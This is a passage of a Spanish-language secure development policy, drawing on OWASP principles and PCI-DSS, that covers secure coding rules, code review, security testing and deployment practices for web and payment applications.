A continuación, se presentan los principios de seguridad recogidos en el proyecto Guide to Building Secure Web Applications de la OWASP (Open Web Application Security Project) y que deberían cumplirse en cualquier proyecto de desarrollo para garantizar un nivel de seguridad adecuado:

- **P1. Minimizar el Área de Exposición**

Cada funcionalidad que facilita la aplicación incorpora también un cierto riesgo en la seguridad del conjunto de esta. El objetivo del desarrollo seguro es reducir el riesgo minimizando el área de exposición. Por ejemplo, si una aplicación incorpora la funcionalidad de consulta por parte del usuario final y esta funcionalidad es vulnerable a ataques de Inyecciones, el hecho de limitar las consultas a usuarios autenticados reduce la probabilidad de ataque.

- **P2. Establecer Seguridad por Defecto**

Las aplicaciones han de ser configuradas por defecto con el máximo nivel de seguridad y, en caso necesario y si se permite dejar que los usuarios puedan bajar este nivel. Por ejemplo, la parametrización de usuarios y roles deben estar habilitadas y segmentadas a personal con los permisos adecuados. Si la aplicación permite que los usuarios modifiquen estas características, aumentará el riesgo de inseguridad. Un usuario legítimo puede hacer uso de las funcionalidades que necesite e ignorar el resto, sin embargo, los atacantes no ignorarán ninguna de las funcionalidades a las que tienen acceso.

- **P3. Principio del Privilegio Mínimo**

[1] Apartado de cumplimiento obligatorio en proyectos relacionados con medios de pago cubiertos por PCI-DSS.

Este principio recomienda que los usuarios dispongan de los mínimos privilegios necesarios para llevar a cabo sus tareas. Estos privilegios hacen referencia a derechos de usuario, acceso a recursos (CPU, memoria, sistemas, Entradas y Salidas) y permisos del sistema de archivos. Asimismo, si en un momento determinado deben asignarse más privilegios estos deben ser revocados lo antes posible.

- **P4. Defensa en Profundidad**

  Este principio sugiere que donde un control puede parecer razonable, el uso de más controles que hagan una aproximación del riesgo desde diferentes puntos de vista, es una mejor opción. En la codificación segura, este principio se adopta mediante validaciones en diferentes capas, controles de auditoria centralizados, y requiriendo que los usuarios sean validados en los diferentes módulos.

- **P5. Fallar con Seguridad**

  Siempre que se produzca un error se debe retornar a un estado controlado. La manera con la que falla una aplicación puede influir considerablemente en la seguridad de esta. Los errores deben ser todos controlados mediante mecanismos o rutinas centralizadas (sin dar demasiada información al usuario) para poder tener trazabilidad, generando registros de actividades. Todo esto con el fin de poder tener conocimiento del estado y conocer los fallos de la aplicación y así mismo no dar más información de la necesaria a un posible usuario malintencionado.

- **P6. No Confiar en Sistemas Externos**

  El uso de capacidades ofertadas por proveedores externos ha de ser considerada insegura por defecto. Estos proveedores tendrán una política de seguridad y un punto de vista diferente, con el que no siempre podemos garantizar que se cumplan nuestros objetivos de seguridad.

- **P7. Segregación de Permisos**

  Este principio es un control clave y determina que los administradores no deberían ser usuarios de las aplicaciones.

- **P8. No Basar Nunca la Seguridad en la Ofuscación**

  La seguridad basada en la ofuscación es un control de seguridad débil, y acostumbra a fallar cuando es el único control que existe. Este principio significa que la seguridad de los sistemas no debería basarse en la ocultación de detalles. Por ejemplo, la seguridad de una aplicación no tiene que basarse en mantener en secreto el código fuente, o pensar que un recurso privado es seguro (/admin) simplemente porque no existe ningún enlace a este recurso desde la aplicación.

- **P9. Simplicidad**

Los desarrolladores deberían evitar el uso de arquitecturas complejas, ya que una solución más simple será más rápida y sencilla. Generalmente, cuanto más aumenta el nivel de complejidad de la aplicación, más disminuye su nivel de seguridad.

- **P10. Solucionar de Manera Correcta los Problemas de Seguridad**

Cuando un problema de seguridad se ha identificado, es importante desarrollar una prueba para verificar que ha sido solucionado, y entender su causa. Si el problema afecta a más de una aplicación, la solución aplicada se ha de probar en todas las aplicaciones, y no es suficiente con hacer un test sobre una de estas.

8.1.2.2 Análisis de riesgos

La identificación temprana de riesgos permitirá la prevención de situaciones potencialmente conflictivas, evitando la aparición de incidencias y problemas.

Con este fin se empleará una metodología específica de gestión de riesgos orientada a la detección/comunicación temprana de los mismos y a la elaboración de planes de acción para su mitigación o eliminación completa, considerando su probabilidad de ocurrencia y su impacto en el servicio/proyecto.

Se identificarán los niveles de riesgo asociados a las distintas partes o características del proyecto, de forma que se pueda ajustar la cobertura y el alcance de las pruebas y planes de acción a estos niveles de riesgo.

Se deben tomar los riesgos identificados dentro de la metodología para gestión de riesgos en SI, relacionados con el activo código fuente o con los activos que hagan referencia al software que se está desarrollando.

8.1.2.3 Codificación

La fase de desarrollo es una de las fases más importantes del ciclo de vida del software, ya que es la etapa en la que se realiza la codificación y en la que suelen aparecer el mayor número de problemas de seguridad.

Para garantizar que una aplicación dispone del nivel de seguridad requerido deben contemplarse una serie de aspectos en los distintos ámbitos de la aplicación.

Es importante indicar, que durante el desarrollo o pruebas no se deben utilizar datos reales o del entorno de producción.

A continuación, se enumeran las consideraciones básicas de seguridad que se deben tener en cuenta durante el desarrollo de software:

AUTENTICACIÓN Y AUTORIZACIÓN

Con el objetivo de incrementar el nivel de seguridad, en la implementación de un sistema de autenticación y autorización de usuarios deben contemplarse las siguientes consideraciones:

a) Validar el Proceso de Gestión de Usuarios: La fortaleza de la autenticación dependerá del proceso de gestión de usuarios implementado. Será necesario contar con una política de identidad acorde a nuestros requerimientos.

b) Utilizar la Forma de Autenticación Más Adecuada Según la Clasificación de Activos: Por ejemplo, el nombre de usuario y contraseña es adecuado para los sistemas de bajo valor, como los foros y los blogs, mientras que el uso de certificados digitales sería más apropiado para sistemas de alto valor como el comercio electrónico y la banca.

c) Re-Autenticar al Usuario al Realizar Transacciones de Alto Valor y Acceso a Zonas Privadas: Por ejemplo, es necesario autenticar al usuario para permitir el acceso a la aplicación de banca electrónica, pero es necesario verificar nuevamente la identidad del usuario antes de llevar a cabo una operación sensible como una petición de transferencia entre cuentas.

d) Uso de contraseñas fuertes: Los controles de seguridad deben diseñarse pensando en la debilidad de las contraseñas facilitadas por los usuarios. Debe existir una política de contraseñas que verifique, entre otros, los siguientes aspectos:

- Las contraseñas no deben estar basadas en palabras sencillas que puedan existir en un diccionario o ser fácilmente predecibles.
- Debe existir una longitud mínima en las contraseñas (no inferior a ocho caracteres).
- Se debe forzar el uso de letras, números y otros caracteres (símbolos).

e) Cambio de Contraseña Periódico: La aplicación debe obligar al usuario un cambio de contraseña de forma periódica. Debe verificarse que la nueva contraseña asignada no ha sido usada de forma reciente.

f) No Transmitir Información Sensible en Peticiones GET: Información sensible, como son las credenciales de autenticación, no debería transmitirse mediante peticiones GET ya que además de mostrarse en la barra de navegación, puede quedar almacenada en la caché del navegador y ficheros de log (servidores web, aplicaciones, proxys, entre otros.) ampliando así su exposición.

g) Utilizar un Canal Cifrado: Debe forzarse que el proceso de autenticación se realice mediante canales de transmisión seguros. El uso de TLS será necesario tanto en el acceso a la página de

autenticación para garantizar la autenticidad de la aplicación a los usuarios, como en la transmisión de las credenciales u otra información sensible.

h) Revisar Código que Recibe el Cliente: Eliminar código muerto y comentarios visibles en la parte cliente con el fin de evitar fugas de información.

i) No Permitir Autocompletado de Campos Sensibles: No hay que dejar en manos del usuario la responsabilidad de auto-completar campos de formulario con información sensible, como por ejemplo el campo de login del formulario de autenticación. Se recomienda el uso del atributo autocomplete=off a nivel de campo o a nivel de formulario.

j) Conexiones a Bases de Datos Utilizando Cuenta con Mínimo Privilegio: No utilizar cuentas de usuario que dispongan de privilegios superiores a los requeridos para su nivel de autorización. No emplear cuentas de administración.

k) Verificar Periódicamente el Nivel de Privilegios: Si la aplicación permite a los usuarios permanecer conectados durante largos periodos de tiempo, se debe garantizar que existen controles que permitan verificar de nuevo la autorización de un usuario a un recurso. Por ejemplo, si Bob tiene la función de "Top Secret" a las 13:00h y a las 14:00h se reduce su nivel de privilegio a “Secret”, Bob no debería poder acceder más a datos de nivel “Top Secret”.

l) No Permitir la Visualización Completa de Datos Sensibles: Por ejemplo, la casilla de petición de contraseña no debe mostrar su contenido. En su lugar, se podrían utilizar símbolos (por ejemplo, asteriscos) que oculten el carácter introducido.

m) Mecanismos Anti-Automatización: Para evitar ataques de fuerza bruta es recomendable establecer un mecanismo que impida que un proceso automático pueda realizar peticiones de autenticación. Uno de los mecanismos más extendidos es el sistema de imágenes CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart).

n) Bloqueo de Cuentas: Es recomendable bloquear aquellas cuentas sobre las que se han realizado múltiples peticiones de autenticación fallidas. Es preferible implementar un bloqueo temporal a permanente ya que, si no podría ser aprovechado para denegar, de manera voluntaria, el acceso a la aplicación a determinados usuarios.

o) Eliminación de datos y cuentas de prueba antes de que se activen los sistemas de producción: Los datos y las cuentas de prueba se deben eliminar del código de producción antes activar la aplicación, ya que estos elementos pueden revelar información sobre el funcionamiento de la aplicación o del sistema.

VALIDACION DE DATOS

La mayoría de los problemas de seguridad que sufren las aplicaciones, se deben a validaciones deficientes de los datos de entrada. Con el objetivo de incrementar el nivel de seguridad, en la implementación de un sistema de validación de datos deben contemplarse las siguientes consideraciones:

a) Todos los Datos de Entrada han de ser Considerados por Defecto como Maliciosos: Considerar siempre que el dato que esperamos recibir habrá sido alterado con fines maliciosos. Antes de realizar cualquier tipo de operación con un parámetro de entrada este debe ser validado previamente.

b) Filtro Centralizado de Datos: Es preferible implementar un filtro centralizado que se encargue de gestionar, de forma robusta, la validación de todos los datos de entrada/salida. En caso contrario, se dificulta su mantenimiento y aumenta la posibilidad de que determinados parámetros dispongan de validaciones excesivamente relajadas o, incluso, inexistentes.

c) Incluir Verificaciones en Todos los Datos de Entrada: La aplicación debe comprobar que todos los datos de entrada en la aplicación cumplen con las restricciones impuestas por la lógica de negocio. Por ejemplo, si un dato debe ser numérico debe verificarse que el valor de dicho parámetro se encuentre en el rango [0-9], y considerarlo malicioso en caso contrario.

d) Incluir Verificaciones en Todos los Cambios de Contexto: Los datos tratados por la aplicación se utilizan en distintos contextos (sentencia LDAP, sentencia SQL, como parte de la cabecera HTTP, entre otros), teniendo cada uno de estos contextos caracteres especiales que pueden alterar el comportamiento. Antes de usar un dato en un contexto debe verificarse que no contiene caracteres que puedan influir en el comportamiento de la aplicación.

e) Decodificar los Parámetros de Entrada: La validación debe realizarse sobre la forma más simple del dato de entrada, es decir, en primer lugar, deben deshacerse todos los niveles de codificación que pudieran existir y a continuación verificar si dicho dato cumple las validaciones requeridas. En caso contrario, una codificación del parámetro de entrada podría sobrepasar las restricciones impuestas por el filtro de validación.

f) No Confiar en las Validaciones de la Parte Cliente: Las validaciones de los datos de entrada deben realizarse siempre en la parte del servidor, independientemente de si se realizan o no en el cliente.

g) Seguir una Correcta Estrategia de Validación: Básicamente existen tres estrategias posibles: basada en lista blanca (whitelist) en la cual únicamente se admiten determinados valores, basada en lista negra (blacklist) en la cual se admite cualquier valor a excepción de algunos considerados maliciosos, o basada en el saneamiento de los datos de entrada. En la práctica, es posible que debamos aplicar varias de estas estrategias para un mismo dato de entrada. El orden a seguir ha de ser: whitelist, blacklist y saneamiento.

h) Fuerte Codificación de Salida: Codificar todos los caracteres de salida. Establecer el conjunto de codificaciones de caracteres para cada página (por ejemplo “ISO 8859-1” o “UTF-8”).

GESTION DE SESIONES

Con el objetivo de incrementar el nivel de seguridad, en la implementación de un sistema de gestión de sesiones deben contemplarse las siguientes consideraciones.

a) Utilizar la Gestión de Sesiones Proporcionada por el Propio Framework: Siempre que sea posible, es preferible no implementar un sistema propio para gestionar las sesiones de usuario sino basarse en el facilitado por el propio framework.

b) Mantener Actualizado el Framework: utilizar las versiones más actualizadas de los frameworks de aplicación y monitorizar las listas de correo de seguridad y los avisos de los fabricantes para detectar deficiencias que se hayan publicado.

c) Datos Sensibles Únicamente en el Servidor: Información asociada al perfil o nivel de autorización del usuario debe ser almacenada en el servidor y ser transmitida al cliente únicamente en caso de resultar estrictamente necesario y siempre utilizando un cifrado fuerte.

d) No almacenar Información sensible en campos ocultos: Los campos ocultos son fácilmente manipulables y no deberían ser utilizados para almacenar información sensible sobre el estado del usuario.

e) Asociar el ID de Sesión a otro token Criptográficamente seguro: El objetivo es identificar la sesión de un usuario en base a diversos tokens y no únicamente por el identificador de sesión.

f) Proteger el Área de Exposición de las Variables de Sesión: Determinados frameworks utilizan áreas de disco para almacenar los identificadores de sesión. De esta forma, la protección de los identificadores no es únicamente responsabilidad de la propia aplicación sino también de los componentes en los cuales se expone.

g) Generar un nuevo ID al acceder a zonas privadas: El ID de sesión asignado en el acceso a la zona privada ha de ser distinto al asignado en el acceso a la zona pública de la aplicación.

h) Definir un Tiempo de Expiración de la Sesión: Se debe establecer un tiempo de expiración (absoluto y por inactividad) razonablemente breve para evitar la reutilización por parte de terceros de dichos identificadores de sesión.

GESTION DE ERRORES

Con el objetivo de incrementar el nivel de seguridad, en la implementación de un sistema de gestión de errores, deben contemplarse las siguientes consideraciones.

a) Gestión de Errores Estructurada: es preferible utilizar una gestión de errores estructurada (por ejemplo, en Java mediante el tratamiento de excepciones con try{} catch{}) a una gestión funcional. La gestión de errores basada en funciones difícilmente cubrirá el 100% de los posibles escenarios de error.

b) No Retornar Mensajes de Error Excesivamente Descriptivos: La principal fuente de información para un atacante es la propia aplicación. Mediante la provocación voluntaria de errores es posible obtener fugas de información en los propios mensajes "no controlados" retornados por la aplicación y que revelan información útil (plataformas, versiones, componentes, entre otros.) para elaborar un posterior ataque.

   Otras fugas de información pueden producirse a través de mensajes "controlados" por la aplicación. Por ejemplo, cuando un usuario facilita credenciales incorrectas en un formulario de autenticación, no se debería retornar qué campo es incorrecto (por ejemplo "Usuario inexistente" o "Contraseña incorrecta") sino mostrar un mensaje genérico (por ejemplo "Las credenciales facilitadas no son válidas.") ya que si no permitiría la enumeración de usuarios.

c) Fallar de Manera Segura: Al producirse una situación de error, las aplicaciones deben permanecer en un estado predefinido y seguro. En caso contrario, un atacante puede detectar esta situación y explotarla para conseguir acceso a funcionalidades no autorizadas.

d) Generar Logs y Garantizar Su Protección: Peticiones sobre operativas sensibles o situaciones de error deberán quedar registradas para su posterior análisis. Como seguridad adicional, dicho registro se debería realizar en un medio que no permitiera su sobre escritura.

REFERENCIA DIRECTA INSEGURA A OBJETOS

Con el objetivo de incrementar el nivel de seguridad, en la referencia a objetos deben contemplarse las siguientes consideraciones.

a) Utilizar Referencias Indirectas por Usuario o Sesión: Esto evitaría que los atacantes accedieren directamente a recursos no autorizados. Por ejemplo, en vez de utilizar la clave del recurso de base de datos, se podría utilizar una lista de seis recursos que utilizase los números del 1 al 6 para indicar cuál es el valor elegido por el usuario. La aplicación tendría que realizar la correlación entre la referencia indirecta con la clave de la base de datos correspondiente en el servidor. ESAPI de OWASP incluye relaciones tanto secuenciales como aleatorias de referencias de acceso que los desarrolladores pueden utilizar para eliminar las referencias directas a objetos.

b) Comprobar el Acceso: Cada uso de una referencia directa a un objeto de una fuente que no es de confianza debe incluir una comprobación de control de acceso para asegurar que el usuario está autorizado a acceder al objeto solicitado.

ALMACENAMIENTO CRIPTOGRAFICO INSEGURO

El listado de todos los peligros del cifrado inseguro, está fuera del alcance de este documento. Sin embargo, para todos los datos sensibles que requieran cifrado, haga como mínimo lo siguiente:

a) Considere las amenazas que afecten a sus datos y de las cuales se quiera proteger (por ejemplo, ataques internos, usuarios externos) y asegúrese de que todos los datos están cifrados de manera que se defienda de las amenazas.

b) Asegúrese que las copias de seguridad almacenadas externamente están cifradas, pero las claves son gestionadas y almacenadas de forma separada.

c) Asegúrese del uso adecuado de algoritmos de cifrado robustos, que las claves usadas son fuertes y que existe una gestión de claves adecuada.

d) Asegúrese de que sus contraseñas se almacenan en forma de hash no reversible, utilizando con algoritmos de cifrado robustos.

e) Asegúrese de que todas las claves y contraseñas son protegidas contra acceso no autorizado.

FALLOS DE RESTRICCIONES DE ACCESO

Prevenir el acceso no autorizado a URLs o Servicios Web requiere planificar un método que requiera autenticación y autorización adecuadas para cada página/servicio. Frecuentemente, dicha protección viene dada por uno o más componentes externos al código de la aplicación.

Con independencia del mecanismo o mecanismos se recomienda:

a) La autenticación y autorización estén basadas en roles, para minimizar el esfuerzo necesario para mantener estas políticas.

b) Las políticas deberían ser configurables, para minimizar cualquier aspecto embebido en la política.

c) La implementación del mecanismo debe negar todo acceso por defecto, requiriendo el establecimiento explícito de permisos a usuarios y roles específicos por cada página.

d) Si la página forma parte de un proceso de varios pasos, verifique que las condiciones de la misma se encuentren en el estado apropiado para permitir el acceso.

CONFIGURACIONES

Con el objetivo de incrementar el nivel de seguridad, deben contemplarse las siguientes consideraciones en cuanto a las opciones de configuración.

a) Deshabilitar las Funcionalidades Innecesarias: por defecto, todas aquellas funcionalidades y recursos que no sean estrictamente necesarios deberán ser deshabilitados y/o eliminados.

b) Aplicar la Configuración Más Segura: inicialmente se deberán configurar todas las funcionalidades con la opción más segura posible. En todo caso, dejar en manos del usuario la posibilidad de relajar (hasta un límite preestablecido) las opciones de seguridad.

c) Rediseñar las Opciones Menos Seguras: analizar el diseño para detectar aquellas opciones más inseguras y verificar si pudieran ser rediseñadas de forma más segura. Por ejemplo, un sistema de restablecimiento de contraseña es una funcionalidad sensible desde el punto de vista de la seguridad. Si no se implementa este sistema, la aplicación elevará su nivel de seguridad.

d) No desplegar funcionalidades no testeadas: no se debe configurar una característica en prueba como una característica opcional en el entorno de producción.

e) Modificar contraseñas por defecto: Las aplicaciones a menudo utilizan contraseñas por defecto o fácilmente predecibles. En entornos de producción no debe existir este tipo de credenciales.

f) No Existencia de opciones de depuración: En entornos de producción no se recomienda disponer de opciones de depuración. En todo caso, si resultan imprescindibles, nunca se deberían poder habilitar desde la propia aplicación sino desde un componente externo (por ejemplo, un fichero de configuración).

Durante el desarrollo de software se hará uso de las librerías propias de cada uno de los desarrolladores, por lo tanto, se deben seguir las siguientes metodologías para establecer un control de integridad del código fuente:

- Metodología de Versionado.
- Metodología de Control de Cambios.

GESTION DE DATOS DE TARJETA EN MEMORIA

Si no se incluye la seguridad durante la definición de requisitos, el diseño, el análisis y las fases de prueba de desarrollo del software, se pueden introducir vulnerabilidades de seguridad en el entorno de producción de forma inadvertida o malintencionada.

Entender cómo se administran los datos confidenciales en la aplicación, incluso cuándo se almacenan, transmiten y cuándo están en la memoria, ayuda a identificar qué áreas de datos necesitan protección.

Un atacante puede utilizar herramientas de malware para capturar información confidencial de la memoria tras conseguir acceso a los sistemas (POS, servidores frontales o de base de datos que manejan datos en claro, entre otros.). Por lo tanto, reducir al mínimo la exposición de los números de tarjeta (PAN) o datos sensibles de autenticación (SAD: CVV, PIN, PIN block, track 1, track 2) mientras están en memoria ayudará a reducir la probabilidad de que pueda ser capturada por un usuario malicioso (RAM scraping) o que se guarden en disco datos de tarjeta causados por operaciones de paginación, volcados de memoria, logs de depuración, snapshots, traslado de máquinas virtuales entre hipervisores, entre otros, que habitualmente no estarán protegidos.

Esta sección debe servir para concienciar a los desarrolladores de la necesidad de introducir técnicas de desarrollo seguro para el manejo de datos sensibles durante su procesamiento en memoria.

Las técnicas de codificación específicas resultantes de esta actividad dependerá de la tecnología en uso, pero siempre se deberán tener en cuenta las siguientes premisas:

a) El uso de variables de longitud fija debe ser evitado y preferiblemente las variables se deben definir con asignaciones de memoria dinámicas.

b) Eliminar información sensible de las excepciones.

c) No incluir información sensible en ningún tipo de log (actividad, auditoría, depuración, etc.). Si es necesario proporcionar algún tipo de información se deben truncar los datos para evitar su uso malintencionado.

d) Declarar los datos sensibles como privados o internos.

e) Emplear técnicas de ofuscación en el momento de realizar la lectura de datos sensibles, y mantenerlos “ilegibles” hasta que sean cifrados o eliminados de memoria.

f) Incluir en las clases, métodos de purgado para sobrescribir y/o eliminar los datos sensibles tras su utilización.

g) En lenguajes que soportan referencias de objetos, se debe evitar hacer copias de las variables con datos sensibles.

h) Declarar los datos como “protegidos” y limitar su acceso a la clase, así como sus clases derivadas.

i) Considerar declarar como “no heredable” las clases que tienen acceso a datos sensibles.

j) Evitar serialización de clases que utilizan o manejan datos sensibles.

k) Si se utiliza serialización, considerar:

- Proteger los datos sensibles durante el proceso de serialización.
- La deserialización de un objeto debe realizarse de forma protegida, con las mismas características de seguridad utilizadas para la construcción del objeto.
- Duplicar las comprobaciones de seguridad en los métodos de las clases, para serialización y deserialización.
- Revisar cuidadosamente los permisos para la deserialización de datos sensibles.

l) Usar APIs oficiales y confiables para utilizar clases que permitan la declaración de datos como dato sensible. Por ejemplo, en .NET la clase *SecureString* representa un texto que se debe mantener confidencial: los datos se cifran y se eliminan de la memoria del equipo cuando deja de ser necesario. Esta clase no puede heredarse.

m) Utilizar mecanismos como el “garbage collector” (recolector de basura) o liberación de memoria para gestionar adecuadamente esta información cuando es tratada en memoria, y así mismo poder minimizar el riesgo.

n) Almacenar los PAN o SAD en estructuras de datos ofuscados en memoria para evitar que una herramienta de escaneo encuentre los datos en bloques de memoria contiguos.

8.1.2.4 Revisión de código

Las *vulnerabilidades en códigos* personalizados suelen ser blanco de personas malintencionadas para obtener acceso a una red y poner en riesgo los datos o la información.

Aquellas personas que tengan conocimientos en técnicas de revisión de código y en prácticas de codificación segura deben participar en el proceso de revisión. La revisión de los códigos debe estar a cargo de personas que no hayan creado el código para que se realice de forma objetiva e independiente. También se pueden usar procesos o herramientas automáticos en lugar de realizar revisiones manuales, pero recuerde que puede ser difícil, o incluso imposible, que la herramienta automática identifique algunos problemas de codificación.

Corregir los errores de codificación antes de implementar el código en el entorno de producción o antes de que se les envíe a los clientes impide que el código exponga los entornos a un posible uso indebido. Es mucho más difícil y costoso corregir un código defectuoso después de implementarlo o si se envió a los entornos de producción.

Incluir la revisión formal y la aprobación final de la gerencia, antes del envío garantiza que el código está aprobado y que se ha desarrollado de acuerdo con las políticas y los procedimientos.

El cumplimiento de las reglas de codificación definidas como críticas se establece como condición obligatoria para el posterior despliegue o paso a producción.

El proceso de revisión de código lo llevarán a cabo personas distintas a las que lo implementaron o desarrollaron, de forma que se asegure independencia para evaluar que el código cumple con los criterios de calidad y no contiene ningún posible error desde el punto de vista de la seguridad.

Mediante una revisión del código, manual o automática, se comprobará que las funcionalidades desarrolladas hacen lo que deben hacer, están convenientemente documentadas y reflejadas en la documentación del proyecto, cumplen con el plan de calidad y no contienen ningún error ni agujero de seguridad.

Las correcciones derivadas de la revisión se deberán implementar antes de su lanzamiento. Una vez realizadas las correcciones derivadas de la revisión, se debe validar por parte de la persona que realizo la revisión, que dichos hallazgos han sido remediados.

Se ejecutan las siguientes verificaciones manualmente:

Características del análisis:

a) Aseguramiento de la no utilización de datos reales para realizar pruebas o desarrollo.
b) Aseguramiento de que datos de prueba y cuentas son eliminadas antes de que la aplicación de pago sea entregada a clientes o desplegada en entornos productivos.
c) Aseguramiento de que las cuentas de aplicación de pago personalizadas, nombres de usuario y contraseñas son eliminadas antes de que la aplicación de pago sea entregada a clientes o desplegada en entornos productivos.
d) No se tiene información sensible en los comentarios.
e) Se han realizado validaciones a información suministrada por los usuarios, o de entrada por otros procesos, servicios, interfaces. entre otros.

f) No se han dejado puertas traseras lógicas (accesos a ejecución de la aplicación).

8.1.3 Pruebas

Planificación de las pruebas de seguridad.

Detectar un problema de seguridad en una etapa temprana del SDLC permite que pueda ser abordado con mayor rapidez y a un coste (tanto a nivel económico como de recursos) mucho menor.

De esta forma se deberán planificar, juntamente con las pruebas funcionales o de rendimiento, los casos de abuso que deberán ser testados a lo largo del desarrollo.

Es importante comprender que un problema de seguridad debe ser considerado de la misma forma que un problema funcional, y que será necesario educar a todos los miembros del equipo sobre los problemas de seguridad más comunes y los métodos para detectarlos, así como prevenirlos. En este sentido, el *ANEXO: OWASP TOP 10 Y PCI DSS – RIESGO DE SEGURIDAD EN APLICACIONES* de esta misma guía, proporciona información básica sobre la clasificación de amenazas que sufren las aplicaciones, como probar dichas amenazas y las buenas prácticas que permitirán evitarlas o minimizarlas.

El objetivo del proceso de pruebas es asegurar la correcta entrega del proyecto. En la fase inicial, se debe planificar las pruebas (diseñar el set de pruebas).

Se tiene que asegurar unos procedimientos y resultados, consistentes y revisables, para todo el implicado en el proyecto, describiendo todos los parámetros de entrada y salida necesarios, así como todas las interfaces con sistemas externos.

Tipos de pruebas:

a) Pruebas Unitarias.
b) Pruebas de Integración.
c) Pruebas de Regresión.
d) Pruebas de Humo.
e) Pruebas de desempeño.
f) Pruebas de Carga.
g) Pruebas de Stress.
h) Pruebas de Volumen.

i) Pruebas de recuperación y tolerancia a Fallas.

j) Pruebas de Seguridad.

k) Entre otras.

Consideraciones:

Principio 1: Las pruebas muestran la presencia de defectos

Las pruebas pueden mostrar qué defectos se presentan, pero no pueden probar que no haya defectos. Las pruebas reducen la posibilidad de que haya defectos no descubiertos en el software, pero, incluso si no se encuentran defectos, no es una prueba de que el sistema esté correctamente desarrollado.

Principio 2: Las pruebas completas son imposibles

Probar todo (todas las combinaciones de entradas y precondiciones) no es posible excepto para casos triviales. De manera alternativa, se debería usar el análisis de riesgos y la gestión de prioridades para focalizar los esfuerzos de testeo.

Principio 3: Pruebas tempranas

Para encontrar defectos lo más pronto posible, las actividades de pruebas deben comenzar tan pronto como sea posible en el ciclo de vida del software, y deberán focalizarse en objetivos concretos.

Principio 4: Agrupación de defectos

Los esfuerzos de pruebas deben focalizarse según lo planificado, y más tarde centrarse en la densidad de defectos observados en los módulos. Un número pequeño de módulos normalmente contiene la mayor parte de los defectos descubiertos.

Principio 5: Paradoja del pesticida

Si las mismas pruebas son repetidas una y otra vez, el mismo conjunto de casos de prueba no encontrará nuevos defectos. Para evitar esta paradoja, los casos de prueba necesitan ser revisados regularmente e incluir nuevos y diferentes tests para validar otras partes del software y encontrar potencialmente más defectos.

Principio 6: Las pruebas dependen de un contexto

Las pruebas se realizan de forma diferente en contextos diferentes. Por ejemplo, probar software crítico a nivel de seguridad es diferente de probar un site de e-commerce site.

Principio 7: Falacia "Ausencia-de-errores"

Encontrar y resolver defectos no ayuda si el sistema construido no es fácil de usar y no cumple los requisitos y expectativas del usuario.

Plan de pruebas de seguridad

El marco de trabajo descrito en este documento pretende dar una serie de pautas para evaluar y tomar una medida de la seguridad a través de todo el proceso de desarrollo. De ese modo se puede relacionar los costes de un software inseguro al impacto que tiene en el negocio, y de este modo gestionar decisiones de negocio apropiadas (recursos) para la gestión del riesgo.

Durante el ciclo de vida del desarrollo de una aplicación web, muchas cosas han de ser probadas. A efectos de este documento, la comprobación o testing es un proceso de comparación del estado de algo ante un conjunto de criterios

Uno de los mejores métodos para evitar la aparición de bugs de seguridad en aplicaciones en producción, es mejorar el Ciclo de Vida de Desarrollo del Software (en inglés Software Development Life Cycle, o SDLC), incluyendo la seguridad en todas las fases:

a) Pruebas de Seguridad de los Programadores.

b) Pruebas de Seguridad para las Pruebas de Calidad.

c) Pruebas de Seguridad durante fase de Integración y Validación: Pruebas de integración del sistema y operación.

Dentro del ámbito de las aplicaciones que deben cumplir con PA-DSS (Payment Application Data Security Standard o Estándar de Seguridad de Datos para Aplicaciones de Pago) o PCI DSS (Payment Card Industry Data Security Standard o estándar de seguridad de la industria de tarjetas de pago), antes de realizar un paso a producción, se debe asegurar que la aplicación lleva a cabo sus operaciones de forma correcta, que debido al cambio no se ha introducido ninguna funcionalidad errónea, y que el software no puede ser manipulado para que realice algo que no debe realizar. Esto es conocido como validar (el software hace lo que debe hacer) y verificar (no hace algo que no debe) el software.

8.1.4 Despliegue o puesta en producción

Este apartado presenta consideraciones que deberían contemplarse durante la fase de despliegue de la aplicación. Será necesario incluir todos aquellos componentes que guardan una relación de confianza con la misma:

a) Enlaces con VPNs, PKI, HTTPS, SSH, etc.

d) Conexiones con canales de los clientes (ATM, POS, etc.).

e) Conexiones a bases de datos.

En general cualquier comunicación entre dos ordenadores que causa una dependencia entre ellos.

Así mismo garantizar que todos los componentes de sistema (servidores, switches, routers, PCs, entre otros), se encuentren configurados de acuerdo a un entorno seguro.

Buenas prácticas:

A continuación, se enumeran consideraciones durante el despliegue de la aplicación:

a) **Aplicar el Principio del Mínimo Privilegio:** Durante el despliegue de la aplicación es importante tener en cuenta este principio y asignar los privilegios mínimos requeridos para llevar a cabo su función a todos los componentes que forman la arquitectura de la aplicación y del sistema.

b) **Verificación de Configuraciones:** Muchos de los elementos de los que depende una aplicación no están configurados de forma segura por defecto, por lo que se debe revisar las configuraciones para garantizar el nivel de seguridad.

c) **Evitar Cuentas de Usuario por Defecto:** Todas las cuentas por defecto de los distintos componentes deben ser revocadas para evitar que se haga un uso ilegítimo de ellas.

d) **Evitar Ejemplos de Código y Manuales:** Muchos de los componentes proporcionan ejemplos de programación y/o manuales que suelen estar disponibles. Es recomendable eliminarlos ya que pueden suponer una vía de ataque o fuga de información.

e) **Evitar Opciones de debug:** En entornos de producción no deben existir opciones de debug ya que podrían ser detectadas por un atacante y proporcionarle información valiosa sobre el sistema. En caso de resultar estrictamente necesario, las opciones de debug no deben poder ser habilitadas desde la propia aplicación, sino desde un componente externo.

f) **Inventario de Aplicaciones:** El inventario es un aspecto primordial en la gestión de una Entidad, ya que permite mantener un registro de los bienes de esta. Generalmente se asocia el inventario al registro de bienes materiales, pero también debe tenerse en consideración la importancia de mantener un inventario de las aplicaciones desarrolladas. Todas las aplicaciones deben inventariarse antes de su despliegue. Algunos de los datos que deben contemplarse son: nombre, ubicación, criticidad, responsable, estado, documentación relacionada, fecha de despliegue, fecha de la última revisión de seguridad, fecha de la última actualización, entre otros. Para que un inventario sea realmente útil, debe estar debidamente actualizado, por lo que debe existir un responsable que se encargue de gestionar dicho inventario y que revise periódicamente la exactitud de los datos asociados

g) **Revisión de la Seguridad:** Incluso si se han seguido todas las recomendaciones de seguridad durante el desarrollo de una aplicación, es posible que aparezcan algunos problemas de seguridad.

Para evitar que la aplicación entre en producción con problemas de seguridad, es recomendable realizar una revisión de la seguridad por parte de un equipo especializado independiente del equipo de desarrollo.

h) **Configuración de Dispositivos Adicionales:** Durante el despliegue de la aplicación es posible añadirse nuevas reglas a algunos dispositivos adicionales como Firewalls (a nivel de red y/o aplicación) o IDS (Intrusion Detection System).

Mantenimiento y operación

